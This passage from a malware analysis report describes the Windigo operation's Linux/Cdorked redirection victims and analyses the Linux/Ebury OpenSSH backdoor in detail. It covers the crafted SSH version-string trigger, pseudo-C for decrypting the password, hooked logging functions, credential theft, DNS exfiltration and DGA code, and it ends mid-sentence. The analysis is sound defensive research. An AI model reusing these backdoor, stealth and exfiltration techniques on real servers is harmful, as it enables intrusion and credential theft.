To get an idea about these users' profiles, we extracted from their HTTP User-Agent field – when possible – the name of their operating system, which gave us the following distribution:




Figure 3.20 **Linux/Cdorked redirection victims by operating system**

The "Others" category contains various sub-versions of the main operating systems, whereas the "Unknown" category contains the IP addresses for which we could not extract the operating system, mainly because it was not declared.

Scary Story
We were pretty horrified to notice that 23 people apparently still browse the Internet on Windows 98, and one person even does it on Windows 95.

Moreover, we extracted the browsers names contained in this same User-Agent field:




Figure 3.21 **Linux/Cdorked Redirection Victims by Browser**

Interpreting User-Agent HTTP fields should be done cautiously, as a same IP address can be associated with different User-Agent values, e.g. due to Network Address Translation, but also because the HTTP User-Agent field follows a loose format, making its processing non trivial.

When a user's computer is redirected to a front-end reverse proxy, it starts a series of back-and-forth communications with the exploit kit server, which stays comfortably hidden behind the chain of reverse proxies. At the end of this dialog, the user's machine will be infected with some malware if it is vulnerable to an exploit supported by the kit.

The infamous Blackhole kit was used by Windigo operators at the time of our capture, allowing them to target Windows users. In October 2013, the operators switched to the Neutrino exploit kit after the arrest of the alleged author of Blackhole. Detailed technical analyses of the inner workings of the Blackhole kit are already available in the existing literature, as well as for Neutrino.

The final malicious payload distributed by Blackhole being unencrypted, we were able to count the number of successfully exploited users who were actually served a malicious binary executable. Out of the 1.1 million visitors, 11,108 were successfully exploited, which gives a 1% infection ratio. While the ratio might seem low, 10,000 is still a significant number of new infections, especially considering this number comes from a single front-end server over two days only.

We observed two distinct malware families distributed by the exploit kit. Users coming from the USA, UK, Canada and Australia were infected with Win32/Boaxxe.G, whereas others were infected with Win32/Leechole, a simple dropper that then installed Win32/Glupteba.M. This specific malware distribution has been constant since we started tracking the Windigo operation. We will discuss Win32/Boaxxe.G — an infamous click fraud malware — in more details here, and Win32/Glupteba.M — a spam proxy — there.

Side Story
Certain security companies repeatedly used their corporate IP address space to visit the front- end server we monitored. They did not receive any payloads, likely because their IP addresses were already blocked by Windigo operators.

4. LINUX/EBURY

Linux/Ebury is a malware that provides a root backdoor shell and credential stealing capabilities. It is the core component of the Windigo operation and is present on every host on which the Windigo operators obtained root credentials.

This section describes the technical details of the Linux/Ebury family. We start by describing the different features present in the backdoor and their evolution over time. The persistence and stealth techniques used by the two existing Linux/Ebury variants will then be explained, followed by the details on how an operator can interact with the backdoor. Finally, a complete technical analysis of the inner workings of the backdoor will be presented.

4.1. Features

4.1.1. Credentials Stealer

The main purpose of Linux/Ebury is to steal credentials by intercepting them at multiple locations when they are typed or used by the victim. This feature is used by the Windigo operators to spread their infection to new servers.

4.1.2. OpenSSH Backdoor

The operators maintain control on theinfected servers by installing a backdoor in the OpenSSH instance. The backdoor provides them with a remote root shell even if local credentials are changed on the infected host.

4.1.3. Stealth

Backdooring OpenSSH is not an easy task. To maintain control over compromised servers over the long term, this had to be done in a very stealthy fashion.

In fact, the authors careful to:

- Use Unix pipes as much as possible when deploying their backdoor to avoid landing files on the filesystem
- Leave no trace in log files when using the backdoor
- Change original signatures in the package manager for the modified file
- Avoid exfiltrating information when a network interface is in promiscuous mode
- Use POSIX shared memory segments with random system user owners to store stolen credentials
- Inject code at runtime into three OpenSSH binaries instead of modifying the original OpenSSH files on disk
- Change OpenSSH daemon configuration in memory instead of on disk
- Centralize their backdoor in a library instead of an executable (`libkeyutils.so`)

4.2. Changelog

The authors of Linux/Ebury have a good practice of leaving version numbers inside their binaries. This allows operators to know what version is installed on each system. It also helps researchers understand the chronology of events and sort samples more easily.

The first versions of the backdoor are based on a patch applied to `sshd`, `ssh` and `ssh-add` binaries. Versions 1.0 and above implement a patched `libkeyutils.so` library.

Table 4.1 **Patched binaries Linux/Ebury variant changelog**

Version	Comments
0.4.4	Earliest version we've seen
...	
0.7.4	Changed obfuscation technique
0.8.0	New DGA introduced, Backdoor password is now stored in SHA-1 hashes instead of cleartext
...	

Table 4.2 `libkeyutils.so` **Linux/Ebury variant changelog**

Version	Comments
...	
1.1.0	Earliest version we've seen, released on December 26, 2012
...	
1.2.1	Last version seen with the old DGA
...	New DGA introduced
1.3.1	Backdoor password is now stored in SHA-1 hashes instead of cleartext, first version seen with the new DGA
1.3.2	Won't send stolen credentials when an interface is in promiscuous mode
1.3.3b	1.3.3 – beta
1.3.3	Supports new OpenSSH builds
1.3.4b1	1.3.4 – beta 1
1.3.4b2	1.3.4 – beta 2
1.3.5	Released on February 19 2014

4.3. Persistence

The two Linux/Ebury variants use different techniques to gain persistence on an infected system while maintaining a high level of stealthiness. System administrators attempting to clean systems that are part of the Windigo operation are usually able to remove other malware components such as Linux/Cdorked, but often overlook the OpenSSH backdoor due to the stealth mechanisms used. Thus, it was common for the operators to come back a few days later and revert the changes made by the administrator.

4.3.1. Patched OpenSSH Variant

The first variant we found was in the form of modified binaries present on disk. The three affected files are `ssh`, `sshd` and `ssh-add`. We have seen versions ranging from 0.4.4 up to 0.8.0 being used.

To allow compatibility and avoid linking problems, the new binaries are *compiled* on the compromised server. We have then witnessed infected systems which were not running the Linux kernel; FreeBSD for instance. Furthermore, the files' timestamp are then modified so as not to raise suspicion that the file changed.

4.3.2. Patched `libkeyutils.so` Variant

The `libkeyutils` variant does not modify the OpenSSH files directly. Instead, it modifies a shared library against which all OpenSSH executable files are dynamically linked. The resulting alteration of the OpenSSH files is the same as the first variant, the only difference is the hooks and code patches applied at run time. The shared library modified on the system is `libkeyutils.so`. It's usual size is around 10KB. Linux/Ebury adds an additional 20KB of malicious code, making an infected library approximately 30KB in size.

Although placing malicious code inside shared libraries has already been seen before on the Windows platform, it is the first time we have seen this technique on the Linux operating system.

To enable the different features of the malware, a constructor function was added to the original `libkeyutils.so`. This constructor is automatically called whenever the library is loaded by any executable. The malicious code first verifies which executable is loading the library. If it is any of the OpenSSH executables, the malicious patches and function hooks are applied to the original code.

4.4. Interacting with the Backdoor

4.4.1. Connecting to the Backdoor

The backdoor functionality consists of totally bypassing the regular password validation built into the non-trojanized `sshd`, allowing the operator to connect to the compromised system as any existing user, including root.

To trigger this backdoor functionality, the connecting client must supply the 11-character backdoor access password that is hardcoded in the backdoor binary at compile-time in a specially crafted SSH protocol version identification string during the SSH handshake.

Here is the official descripion of this version element from the SSH specification:

> After the socket is opened, the server sends an identification string, which is of the form "SSH-<protocolmajor>.<protocolminor>-<version>\n", where <protocolmajor> and protocolminor> are integers and specify the protocol version number (not software distribution version). <version> is server side software version string (max 40 characters); it is not interpreted by the remote side but may be useful for debugging.
>
> **– T. Ylonen**
> *http://www.openssh.com/txt/ssh-rfc-v1.5.txt*

The client version string must first be encrypted with the operator's IP address and then hexadecimal-encoded. The usual version strings have the following format:

```
0x00   BYTE[11]  backdoor password
0x0F   BYTE[4]   optional command (`Xcat`, `Xbnd` or `Xver`)
0x13   BYTE[4]   optional command argument (ip address)
```

An example SSH protocol version used to trigger the backdoor functionality looks like this:

```
SSH-2.0-fb54c28ba102cd73c1fe43
```

Since the protocol version identification is sent before the SSH encryption handshake is performed, it is possible to detect backdoor connection activity at the network level.

Here is a pseudo-C implementation of the access password decryption algorithm.

It is worth mentioning that this encryption method is exactly the same as the one used by Linux/Cdorked to encrypt its configuration commands. This is the first of many discoveries that tipped

```
void decrypt_string(char *encrypted_string, char *decrypted_string, char
*client_ip)
{
    char hexbyte [3] = {0};
    char xorkey [4] = {0};
    int i;

    inet_aton(client_ip, xorkey);

    xorkey [0] = (char) (xorkey [0] + 5) & 0xff;
    xorkey [1] = (char) (xorkey [1] + 33) & 0xff;
    xorkey [2] = (char) (xorkey [2] + 55) & 0xff;
    xorkey [3] = (char) (xorkey [3] + 78) & 0xff;

    for(i = 0; i < strlen(encrypted_string) / 2; i++) {
       char byte;
       strncpy(hexbyte, encrypted_string [i * 2] , 2);
       sscanf(hexbyte,"%x",&byte);
       decrypted_string [i] = byte ^ xorkey [i % 4] ;
    }

    decrypted_string [i] = '\0';
}
```

us off about the connection between Linux/Ebury and Linux/Cdorked analyzed earlier in 2013.

To ensure the proper behavior, the backdoor enables the sshd configuration parameters `PermitRootLogin`, `PasswordAuthentication` and `PermitEmptyPassword`.

All connections made via the backdoor are also explicitly excluded from the messages sent to the system's logging facility.

Starting from version 1.3.2, the plaintext access password used in the `version` string was replaced by a SHA-1 hash. This improved the security of the backdoor by preventing discovering the access password by static analysis. The only practical way of inferring the access password would be to analyze a network traffic capture of a successful connection made to the backdoor.




Figure 4.1 **Linux/Ebury backdoor password now hashed**

Side Story
The malware authors decided to improve their security practices. They changed their password storage by keeping a SHA-1 hash of the hardcoded password in the backdoor instead of storing it in plaintext.

4.4.2. Commands

Aside from providing a shell, the backdoor offers three commands to ease the management of the compromised server. To call one of these commands, its short name must be appended to the backdoor password in the `version` string previously described. Here is a description of each command:

Table 4.3 **Linux/Ebury backdoor commands**

Command	Functionality
`Xcat`	Retrieve all the passwords, passphrases and keys stolen.
`Xver` [*ip_address*]	Retrieve the installed Linux/Ebury version string. `Xver` also accepts an optional *ip_address* argument. If present, it will set the exfiltration server IP address.
`Xbnd` *ip_address*	Ask `sshd` to bind(2) the client socket to the specified interface *ip_address* when creating a SSH tunnel.

Although we haven't witnessed its usage, we believe the `Xbnd` command is used when the attackers use SSH tunnels to send spam. When a server has multiple public IP addresses, it is possible to use an alternate IP address on the server when one is blacklisted.

Using Commands Locally

It is possible to run backdoor commands without creating a custom SSH client to allow sending of arbitrary version identification strings. One can use an infected ssh binary and the `-G` switch: supply the hexadecimal-encoded string of the backdoor password and the command name encrypted with IP address `0.0.0.0` as the argument. Only the `Xcat` and `Xver` commands are supported in this mode. We can also use this technique to find out if a server is infected. Please refer to the IOC section for more information.

4.5. Internals

4.5.1. Deployment

In Linux/Ebury prior to version 1.0.0, the Windigo operators used `wget` to download the OpenSSH source code and apply a patch specific to the exact version of the OpenSSH instance running on the server, before recompiling and replacing the original binaries (`sshd`, `ssh` and `ssh-agent`).

This deployment technique was probably not stealthy enough. They found a clever trick: deploying a modified library used by those binaries. That's how the `libkeyutils.so` patch was born. Instead of recompiling the library on the server, they maintain a set of precompiled libraries for different Linux distributions.

We have seen a common pattern when the libkeyutils is deployed on servers. The operators will first add a new file alongside the original `libkeyutils.so`. Common patterns for this new filename are wrong versioning, like `libkeyutils.so .1.9` (a version that doesn't exist), or appending `.0` to the filename of the `libkeyutils` library currently in use. They will then update the original symbolic link to point to the malicious file.

If a system administrator discovers this trick and removes the malicious file, the Windigo operators will attempt to reconnect to the server using either stolen credentials. If they succeed, they will use a second infection technique.

Instead of adding a new file and using a symlink, they will replace the original `libkeyutils.so` library outright, potentially luring the system administrator into thinking the server is still clean.

We have also seen usage of rpm commands to remove signatures from the original OpenSSH packages (`openssh-server, openssh-clients`) and to update the file hashes straight in the RPM database. This improved stealthiness by preventing system administrators from noticing the file modifications when issuing the usual `rpm --verify openssh-servers` command. However, running `rpm -qi openssh-servers` would clearly indicate that the package signatures are missing, which should be considered suspicious.

4.5.2. Basic Obfuscation

Strings are deobfuscated on library load with a static 8 byte XOR key. Versions prior to 1.3.1 used a single byte XOR key instead. After unpacking, a series of `dlsym` will load various functions required for Linux/Ebury to operate such as `PEM_write_RSAPrivateKey, sysconf, shmget, shmat, socket` and 32 others.

4.5.3. Loading Executable Detection

As previously explained, when loaded, the malicious `libkeyutils.so` shared library first determines which executable file it is being loaded from in order to determine if it is one of the OpenSSH binaries. This is achieved by inspecting the available symbols in the parent binary's import and export table.

Here are the symbols looked for by Linux/Ebury for the three OpenSSH binaries:

Table 4.4 **Symbols looked for by Linux/Ebury for the three OpenSSH binaries**

Symbol Name	Type	ssh	sshd	ssh-agent
`hosts_access`	import	no	yes	no
`pam_authenticate`	import	no	yes	no
`execvp`	import	yes	no	no
`SECKEY_ConvertTo PublicKey`	import	no	no	no
`options`	export	yes	yes	no
`hastaddr`	export	yes	no	no
`idtable`	export	no	no	yes

- *Based on Debian's OpenSSH version 6.0p1-4 binary packages*

Linux/Ebury attempts to match as many build versions as possible by using heuristics. For example, Linux/Ebury will determine that the parent process is `ssh-agent` if only the `options` and `idtable` presence match the above table.




Figure 4.2 **Function hooking in `libkeyutils.so`**

4.5.4. Hooked Functions

To perform its malicious activity, `libkeyutils.so` hooks some specific functions inside the target OpenSSH binary. To do so, it attempts to discover the binary's executable address space by calling `dlopen(NULL, RTLD_NOW)` and passing the returned handle to `dlinfo(handle,RTLD_DI_LINKMAP,...)`. This provides the ability to walk the import table of the ELF executable and replace any imported function's addresses in memory.

The most interesting application of this technique is seen when the `sshd` process gets modified.

The following functions are hooked:

```
hosts_access
syslog_chk
audit_log_user_message
audit_log_acct_message
connect
write
syslog
popen
crypt
pam_start
```

The logging functions are hooked to select which messages should be relayed to the logging facility and which should be hidden. Messages triggered by non-malicious `sshd` activity will be handled by the original logging function, while the other messages, such as a successful connection made by triggering the password authentication bypass, will be suppressed.

The `connect()` function is hooked so that when the `Xbnd` command is used, the source IP address can be set via a call to `bind()` before the actual call to `connect()` is performed.

The other function such as `pam_start()` and `crypt()` are used to get the password used to authenticate. Interestingly, the `pam_start()` hook will place an additional hook on `pam_authenticate()` to steal the password.

4.5.5. Runtime Code Patches

To hook functions that are not imported, Linux/Ebury will modify the in-memory code segment by patching specific `call` instructions to point to its own implementation. The following figure shows an example where the `ssh` program call to `key_parse_private_pem()` is redirected to a malicious function. IDA marks the address in red because it is in the `libkeyutils.so` address space. The malicious function first calls the original implementation and then logs the private key in memory for future exfiltratation.




Figure 4.3 **Patched `call` inscruption in `ssh`**

By default, the code segment to be modified is not writable, so trying to patch it will fail and crash the program. Linux/Ebury adds the `write` permission by calling `mprotect()`, patches the segment and carefully removes the `write` permission afterwards to avoid suspicion.

Before attempting to modify the code segment, Linux/Ebury carefully registers a signal handler to intercept any segmentation fault it may cause during the code injection. More specifically, the handler will be called if the process receives a `SIGSEGV` or `SIGBUS` signal. In the case such signal is caught, Linux/Ebury will simply abort its task and let OpenSSH do its legitimate behavior. The handler is then removed whether the code injection was successful or not.

The way Linux/Ebury recovers from a segmentation fault is interesting. Before doing something that could potentially crash the process, `sigsetjmp()` is called to create a snapshot of the current state. Then, if an access violation happens, `siglongjmp()` is used in the signal handler to restore to the previous state.

This code patching technique is limited because offsets of code to patch are hardcoded inside `libkeyutils.so`. Typically each `libkeyutils.so` variant will work for 3 to 5 different OpenSSH builds from a specific Linux distribution.

4.5.6. Usage of Shared Memory Segments

Linux/Ebury uses POSIX shared memory Segments (shm) in order to store stolen data.

Three shared memory Segments are created when needed, using random owners and `0666` permission.

Table 4.5 **Linux/Ebury shared memory segments**

Shared memory Segments	Encrypted	Used for
Control part	No	Storing exfiltration server and an index for data segments
Data part 1	Yes	Valid credentials
Data part 2	Yes	All username/password based credentials, valid or not

The data parts are encrypted using a key that is based on 3 elements:

1. hardcoded version key in the shared library
2. system information and host id, based on `uname()` and `gethostid()` results
3. entry count in the segment

In addition, single values added to the data segment SHMs are XOR encrypted using a 4 bytes static key.

This key generation process makes it difficult to decrypt memory segment dumps from infected hosts unless the proper host characteristics are known.

The presence of shared memory segments on a server can be an indicator of infection. Please refer to the IOC section for more information.

Control Segment

The control segment is used to store configuration information such as the IP address of the exfiltration server and the timestamp of when the information was added to the segment.

The segment is organized in this way:

```
0x00   exfiltration server node
0x10   data index header
0x18   data index * MAX_INDEX
```

Exfiltration Server Node C Structure

```
struct exfiltration_server_node {
    unsigned int ip_address;  // Exfiltration server ip address
    time_t added_time;        // Timestamp when it was added
    unsigned int next_node;   // Next exfiltration entry
    unsigned int max_node;    // Max number of exfiltration entries
}
```

Although the exfiltration server information is stored in a linked list, we do not have more than one entry at the same time.

Data Index Header C Structure

```
struct data_index_header {
    unsigned int count;       // How many entries in the index
    unsigned int offset;      // Offset in the memory segment for the first index
}
```

Data Index C Structure

```
struct data_index {
    unsigned int offset;      // Offset in the memory segment of this entry
    unsigned int length;      // Length of the entry
    unsigned int id;          // Identifier of the entry
}
```

Data Segments

The Data segment 1 stores valid stolen credentials such as private keys, username/password combinations, IP addresses, etc.

The Data segment 2 stores both valid and invalid credentials used for every login attempt, thus catching a lot of noise such as bruteforce SSH login attempts.

4.5.7. Types of Stolen Credentials

Linux/Ebury can steal multiple types of credentials. We will describe the scenarios in which each type of credentials is stolen and what action is triggered. The exfiltration mechanism itself is described in the next section.

In all scenarios, the captured credentials are saved in memory to allow later retrieval by the backdoor operators via the command `Xcat`.

Username/password combinations used to login on the infected server
These credentials are intercepted by the `sshd` daemon, whether the authentication method used is kerberos, pam or using the shadow file. The credentials are saved to memory and immediately exfiltrated.

Username/password combinations used in connection attempts made from the infected server to external systems
These credentials are intercepted by the `ssh` binary installed on the infected server, saved to memory and immediately exfiltrated.

SSH key passphrases
Passphrases typed by a user are intercepted by the `ssh` client installed on an infected server, saved to memory and immediately exfiltrated.

SSH keys used to authenticate to a remote system from an infected server
These keys are intercepted by the `ssh` binary installed on the infected server. Unlike the previous types of credentials, the decrypted keys are not immediately exfiltrated. They are only stored in memory for later retrieval, since the size of the data to exfiltrate is too large for the exfiltration mechanism described in the next section.

SSH keys added to the SSH agent with `ssh-add` on an infected server
The keys added to an OpenSSH agent are also intercepted, this time by the `ssh-add` program. Both the decrypted keys and their associated passphrases as typed by the user are stored in memory but are not immediately exfiltrated, for the same reasons as the previous scenario.

Here are some of the various format strings used to store various stolen credentials in memory:

```
%s%.30s@%.128s's password: \t%s\t%s\t%d - creds source, username,
host, password, remote ip, remote port
ssh-add:1\t%s\t%s - username, password
%ssshd:1\t%s\t%s\t%s - creds source, username, password, remote ip
key:1\t%d\t%s\t%s\t%s\t%d\t%s - effective uid, LOGNAME env. var.,
username, server ip, server port, private key
```

4.5.8. Exfiltration Mechanisms

Linux/Ebury operators are using two techniques to retrieve stolen credentials, depending on the type of credentials: regular pulling and immediate exfiltration.

The first technique is to poll the server at regular interval using the `Xcat` command to pull the shared memory content so that the credentials make their way to the operators' hands.

The other technique, the immediate exfiltration, is done through specially crafted DNS requests sent on UDP/53 to one of the Windigo exfiltration servers. The stolen data is first encrypted with the 4-byte static key, hexadecimal-encoded and transmitted as the domain name queried by the `A` record request.

Figure 4.4 **Linux/Ebury exfiltration packet**

The meaning of the <IP address> field depends on the type of credentials being exfiltrated. In the case of credentials for the infected server itself, the <IP address> field corresponds to the connecting client's IP address. Otherwise, it corresponds to the IP address of the remote server to which the connection was made.

The exfiltration server runs a basic UDP daemon that decrypts the incoming DNS requests and dumps the data in a file, without sending any response to the DNS request.

We believe using valid DNS requests as a means to exfiltrate the stolen data was chosen to avoid being blocked at the firewall level, since such traffic is often unconditionally allowed in firewall configurations.

A new feature to increase stealthiness was added in version 1.3.2. No data exfiltration is performed if Linux/Ebury detects that any network interface is running in promiscuous mode. This mode is used by packet capture software such as `tcpdump` when doing a raw capture on a network interface. The version 1.3.2 was seen after the publication of an article from cPanel suggesting to run `tcpdump` to monitor DNS requests and notice exfiltration data as an indicator of compromise by Linux/Ebury. To detect an interface in promiscuous mode, Linux/Ebury reads the `flags` file inside all the interfaces listed in `/sys/class/net`. It will then mask the output with IFF_PROMISC to check if any of them could be under the control of a packet capture software.

4.5.9. Choosing an Exfiltration Server

The backdoor uses the exfiltration server explicitly set by the operator via the Xver command. If the exfiltration server is not reachable or simply not set, a Domain Generation Algorithm (DGA) is used as a backup mechanism. We observed two different DGAs being at the same time.

The new second DGA appeared in version 1.3.1 in the `libkeyutils.so` variant and in version 0.8.0 for the modified OpenSSH binaries variant. Interestingly, this new algorithm was released after a sinkhole attempt was made by Dr.Web who registered some available domain names. The new version also includes a stronger verification mechanism to prevent future sinkhole attempts.

First Generation

The first generation DGA creates variable length domain names composed of alphanumeric characters using one of the following TLDs:

- .biz
- .net
- .info

The DGA is seeded by an integer. In samples we analyzed, the seed starts at 3 and is incremented by 1 at every domain verification failure.

This verification is done by resolving both the domains seeded by `n` and by `n + 5009` and then comparing their `A` records. The verification is successful if both domains resolve to the same address.

Analysis of the DGA is further complicated by the fact that the valid domain's IP address is not used as-is by Linux/Ebury. A chained XOR is applied to each byte, then the bytes are inverted. For example, if the operator wanted to point a DGA domain to ESET's blog's server, the `A` record should be set to `218.237.42.189`, so that the algorithm would yield:

```
218 ^ 244 => 46
237 ^ 46 => 195
42 ^ 195 => 233
189 ^ 233 => 84
Resulting in 84.233.195.46.
```

To summarize, here is a Python implementation of the domain verification process:

```
i_max = 10
while i_max < 1024:
for i in range(3, i_max):
if resolve(dga(i)) == resolve(dga(i+5009)):
return chain_xor_ip(resolve(dga(i)))
i_max += 10
```

A list of the domains generated by the DGA is available in the IOC section of this document for reference.

Second Generation

The main feature of the second generation DGA is an improved domain verification process using strong cryptography in order to authenticate the real domain owner.

To verify such ownership, the domain's `TXT` record is retrieved. Operator-controlled domains contain a signature made by the RSA encryption of the domain and its `A` record concatenated. The 1024 bit public RSA key is embedded inside Linux/Ebury in order to perform the decryption:

```
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAO9KdhaD9i6C8DdK4a1KFLwc7FvqdKPpw+qTZU2rMBFr1ZuSQavMdm++
K6yhjdEmI0k9e3g8GLGn62tFPMBKALCiakkAGcIFoHk+eyMGY6KEiZP4/st/PBFK
J7mBB0HOJHjMxZIr1gIGWEc8LzDWQK5m2/8gWvOBfNSmDprWKI49AgMBAAE=
-----END RSA PUBLIC KEY-----
```

Let's illustrate the verification process with an example based on the domain `o8rad5ccx9f3r.net`. At some point in time, this domain had a single `A` record with the value `115.113.224.211` and a single `TXT` record containing:

```
"RmsONkT9yOyGjwln/LkkpKWAd8V5ALYnBoPJSTzybb411VEXOCz1a5WWdP98ziEBIQxWl
LOlnUqgyN0xJ579SWyLgb7DCUc1dhG0cVzKE6vBcM51LII80epyNKM4v1jdvuOFXEaicXFbrmej
```

Decrypting this string by performing:

```
